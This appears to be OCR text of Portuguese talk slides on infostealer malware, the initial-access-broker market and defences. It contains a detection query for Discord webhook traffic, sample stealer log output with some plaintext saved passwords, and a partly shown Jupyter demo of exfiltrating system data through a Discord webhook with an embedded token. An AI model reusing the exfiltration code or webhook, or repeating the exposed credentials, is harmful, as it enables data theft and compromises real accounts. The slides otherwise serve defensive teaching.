
- MONITORAMENTO DE WEBHOOKS (*/API/WEBHOOKS/*)
- USER-AGENT ANÔMALO
- INSPEÇÃO DE CERTIFICADOS (SSL/TLS DECRYPTION)

```
SELECT
    timestamp,
    process_name,
    destination_url,
    source_ip,
    user_agent
FROM network_events
WHERE destination_url LIKE
"https://discord.com/api/webhooks/%"
   OR destination_url LIKE
"https://discordapp.com/api/webhooks/%"
-- Exclui o processo legítimo do Discord para reduzir falsos
positivos
AND process_path NOT LIKE "%AppData%\Local\Discord\app-
%\Discord.exe"
-- Monitora User-Agents genéricos comuns em scripts de malware
AND (user_agent LIKE "python-requests%" OR user_agent LIKE
"Go-http-client%" OR user_agent IS NULL);
```

PÓS INFECÇÃO

- O MERCADO DE IABs (INITIAL ACCESS BROKERS)
- CRIMINOSOS QUE FILTRAM LOGS EM BUSCA DE CREDENCIAIS DE **VPN, RDP OU CITRIX**.
- ELES FILTRAM POR DOMÍNIOS CORPORATIVOS (@EMPRESA.COM.BR) E PRIVILÉGIOS DE CONTA (ADMIN DE DOMÍNIO).
- NÃO VENDEM APENAS A SENHA, MAS O "ACESSO GARANTIDO" À REDE INTERNA DA EMPRESA.

PÓS INFECÇÃO


*system info.txt - Notepad

File Edit Format View Help

```
SEIDR STEALER

System Name: REDACTED
User Name: dev
OS Version: Windows 10
Screen Resolution: Width: 2377, Height: 1211
HWID: 16-756e1547-6c65146e-49656e61
Installed Apps:

        7-Zip 22.01 (x64)
        Burp Suite Community Edition 2022.12.4
        DBeaver 22.3.2
        Docker Desktop
        Explorer Suite IV
        GIMP 2.10.32-1
        Git
        Greenshot 1.2.10.6
        HashCheck Shell Extension
        HeidiSQL 12.3.0.6589
        HexChat
        HxD Hex Editor 2.5
        LockHunter 3.4, 32/64 bit
        Mozilla Firefox (x64 en-US)
        Mozilla Thunderbird (x64 en-US)
        Mozilla Maintenance Service
        OpenVPN 2.4.6-I601
        Process Hacker 2.39 (r124)
        Sublime Text 3
        VcXsrv
        VLC media player
        Microsoft .NET Host FX Resolver - 6.0.12 (x64)
        Python 3.8.0 Core Interpreter (64-bit)
        Python 3.11.0 pip Bootstrap (64-bit)
        Application Verifier x64 External Package
        Microsoft .NET Runtime - 6.0.12 (x64)
        Google Chrome
        Microsoft Visual C++ 2010  x64 Redistributable - 10.0.40219
        Python 3.11.0 Core Interpreter (64-bit)
        OpenCL™ runtime for Intel® Core™ and Xeon® Processors
        VMware Tools
        Python 3.7.9 Utility Scripts (64-bit)
        Java 8 Update 351 (64-bit)
        Microsoft Update Health Tools
        Python 3.8.0 Tcl/Tk Support (64-bit)
        VNC Viewer 6.22.826
```

PÓS INFECÇÃO

```
Soft: Google Chrome (Default)
Host: https://www.instagram.com/
Login:
Password:

Soft: Google Chrome (Default)
Host: android://OueXWS69sQ0dVEPQblyWg7gLBlVGVfNPoJFzuwZEo70w6tjNXJ2sipKX5md-RHGFvJ8hJYfKegMKw54YJCl0vw==@com.runtastic.android/
Login: [redacted]
Password:

Soft: Google Chrome (Default)
Host: https://jaxpine.site/register
Login: [redacted]
Password: U?i!yEu48p2qRcE

Soft: Google Chrome (Default)
Host: https://m.facebook.com/login.php
Login:
Password:

Soft: Google Chrome (Default)
Host: android://kVJGAN5r180WZYYLZTXZDUpTZSu8dhjRZs_kO9RuLgNp859QFJCEyGy_7V_i8A6wc7OHhPgRR6WA4Qjd04TKbg==@com.proximabeta.mf.uco/
Login: [redacted]
Password: hhhhhhhh

Soft: Google Chrome (Default)
Host: android://Fmbcjz4kAsUCHwbAzp-ncLZX-6XtbsXXXx9BEueECIJlIP8Hclsj2xtNOGiVe76y58GL1tIZYIo_MDBLMvXhRg==@com.gaana/
Login: [redacted]
Password:

Soft: Google Chrome (Default)
Host: https://rajpsp.nic.in/PSP2/Home/schoollogin.aspx
Login: [redacted]
Password: asdf@1234

Soft: Google Chrome (Default)
Host: android://rx1M7HNclOtlTbka8IqBM_RA-PPzS-htzHtHBJQcOM2oNQSOsZxZF1j1MPteckITXrJ7xKh6mEC2HmKZpBwBrg==@com.snapchat.android/
Login:
Password:

Soft: Google Chrome (Default)
Host: https://rajpsp.nic.in/PSP2/Home/schoollogin.aspx
Login: [redacted]
Password: asdf@1234
```

```
**Stealer Log**/
├─ Autofills/
│   ├─ Google_[Chrome]_Default.txt
│   ├─ Google_[Chrome]_Profile1.txt
│   ├─ Microsoft_[Edge]_Default.txt
├─ Cookies/
│   ├─ Google_[Chrome]_Default Extension.txt
│   ├─ Google_[Chrome]_Default Network.txt
│   ├─ Google_[Chrome]_Profile 1 Network.txt
│   ├─ Microsoft_[Edge]_Default Network.txt
│   ├─ Microsoft_[Edge]_Profile 1 Network.txt
│   ├─ Opera Software_Unknown Network.txt
├─ CreditCards/
│   ├─ Microsoft_[Edge]_Default.txt
├─ FileGrabber/
│   ├─ Users/
│   │   ├─ Pauli/
│   │   │   ├─ Desktop/
│   │   │   │   ├─ passwords.txt
├─ DomainDetects.txt
├─ ImportantAutofills.txt
├─ InstalledBrowsers.txt
├─ InstalledSoftware.txt
├─ Passwords.txt
├─ ProcessList.txt
├─ Screenshot.jpg
├─ UserInformation.txt
```


PÓS INFECÇÃO

- O MERCADO DE IABs (INITIAL ACCESS BROKERS)
- CRIMINOSOS QUE FILTRAM LOGS EM BUSCA DE CREDENCIAIS DE **VPN, RDP OU CITRIX**.
- ELES FILTRAM POR DOMÍNIOS CORPORATIVOS (@EMPRESA.COM.BR) E PRIVILÉGIOS DE CONTA (ADMIN DE DOMÍNIO).
- NÃO VENDEM APENAS A SENHA, MAS O "ACESSO GARANTIDO" À REDE INTERNA DA EMPRESA.

PÓS INFECÇÃO

- PRECIFICAÇÃO (PRIVILÉGIO DO ACESSO, RECEITA DA EMPRESA, SETOR, ETC)
- ALGUNS FÓRUNS REALIZAM LEILÕES DOS ACESSOS
- A CROWDSTRIKE REPORTOU UM CRESCIMENTO DE 38% A 50% NOS ANÚNCIOS DE IABS NA AMÉRICA LATINA ENTRE 2024 E 2025.
- CERCA DE **79% DAS INTRUSÕES** AGORA SÃO "MALWARE-FREE", OU SEJA, O CRIMINOSO USA CREDENCIAIS LEGÍTIMAS COMPRADAS DE UM IAB PARA ENTRAR

PÓS INFECÇÃO




Mercado de vendas de acessos. Fonte: RBR

ESTRATÉGIAS DE DEFESA E MITIGAÇÃO

- PROIBIÇÃO DE ARMAZENAMENTO NATIVO (GPO)
- USO DE GERENCIADORES DE SENHAS CORPORATIVO
- LIMPEZA DE COOKIES E SESSÕES (T1185)
- CONTROLE DE APLICAÇÕES (BINÁRIOS NÃO ASSINADOS/DIRETÓRIOS TEMP)
- ATIVAÇÃO DO CREDENTIAL-GUARD (T1003)
- ANÁLISE HEURÍSTICA VIA EDR/XDR
- POLÍTICAS DE BYOD RÍGIDAS
- GESTÃO DE ACESSOS RÍGIDA

RESPOSTA À INCIDENTES


- ASSINAR SERVIÇOS DE MONITORAMENTO (DARK WEB)
- CRIAÇÃO DE REGRAS DE DETECÇÃO
- ISOLAMENTO DA REDE
- REVOGAÇÃO IMEDIATA DE SESSÕES
- RESET DE SENHAS SISTÊMICO
- FORMATAÇÃO DE ENDPOINTS INFECTADOS
- ANÁLISE FORENSE / ANÁLISE DE MALWARE
- ENFORCEMENT MFA



CONCLUSÃO

- IDENTIDADE É O NOVO PERÍMETRO
- INFOSTEALER > IAB > RANSOMWARE
- GESTÃO DE SESSÕES E MFA RESISTENTES A PHISHING (FIDO2)
- AUDITORIA DE NAVEGADORES
- MONITORAMENTO CREDENCIAIS (DARK WEB)

CONCLUSÃO


File Edit Selection View Go Run
Search
Demo.ipynb
C: > Users > lucas > OneDrive > Documentos > FIAP > Evento BH > Demo.ipynb > Demonstração GDG-BH > import os
Generate + Code + Markdown | Run All Restart Clear All Outputs | Jupyter Variables Outline
Python 3.14.0
Generate + Code + Markdown
Demonstração GDG-BH
1. Exfiltração de arquivos via webhook - discord
2. Exfiltração de arquivos via bot - telegram
3. Extração de credenciais do navegador
4. Extração + compactação + envio discord + envio telegram
markdown
# Exfiltração de arquivos via discord
import requests
import os
import platform
# 1. Configuração do Webhook (Cole sua URL aqui)
WEBHOOK_URL = "https://discord.com/api/webhooks/1466522878043492630/gmqX8VXtEZ2Pu5EoHiTWd4aTXqpTR9EkyYQ0JwTV7qjWVsreYuL3PtzbAy8VTxSloI15"
# 2. Coleta de Informações Básicas do Sistema
def collect_system_info():
data = {
"user": os.getlogin(),
"ip": requests.get('https://api.ipify.org').text, # Busca IP externo real
"os": f"{platform.system()} {platform.release()}"
}
return data
3. Exfiltração via Discord
[3] 1.9s
Python
0 3
Spaces: 4 CRLF Cell 4 of 5

O CIBERCRIME NÃO PRECISA MAIS QUEBRAR A SUA PORTA; ELE ESTÁ COMPRANDO A CHAVE DE UM FUNCIONÁRIO SEU POR MENOS DE 10 DÓLARES. A PERGUNTA NÃO É SE VOCÊ TEM UM FIREWALL, MAS O QUÃO RÁPIDO VOCÊ CONSEGUE DETECTAR UMA CHAVE ROUBADA.

REFERÊNCIAS

Relatórios Institucionais e Governamentais

Fórum de CSIRTs 2025 (CERT.br): Kryptus - Análise de Ameaças Contemporâneas
Centro Nacional de Cibersegurança (CNCS): Alerta sobre Infostealers e Roubo de Dados Sensíveis

Inteligência de Ameaças (IABs & Ecossistema de Logs)

Sekoia.io: Panorama do Ecossistema de Infostealers de Língua Russa
RBR Verona: Initial Access Broker: O Elo entre Invasão e Ransomware
Security Leaders: Megavazamento: 16 bilhões de credenciais expostas por Infostealers

Análises Técnicas de Malwares Específicos

Microsoft Security: Lumma Stealer: Quebrando as Técnicas de Entrega e Capacidades
Flashpoint: Desvendando o Seidr Infostealer Malware
McAfee Labs: A ascensão do Lumma via canais de Telegram
CloudSEK: Investigação da Infraestrutura do Bandit Stealer
Bridewell: Easy Stealer: Análise Técnica de Capacidades

Mídia Especializada e Acadêmica

Forbes Tech: Como se proteger dos espiões digitais por trás dos vazamentos de Gmail
ScienceDirect: Análise Científica sobre Vetores de Exfiltração de Dados

Repositórios e Ferramentas (PoC)

GitHub: Empyrean Stealer - Exemplo de código e estrutura (Fins Educacionais)

FIAP

Quer aprofundar o que foi apresentado na palestra?

Baixe o ***Toolkit Essencial em Cyber Sec*** e conheça as principais ferramentas usadas por pentesters e times de segurança.

REPLIQUE AS POCS E ME SIGA!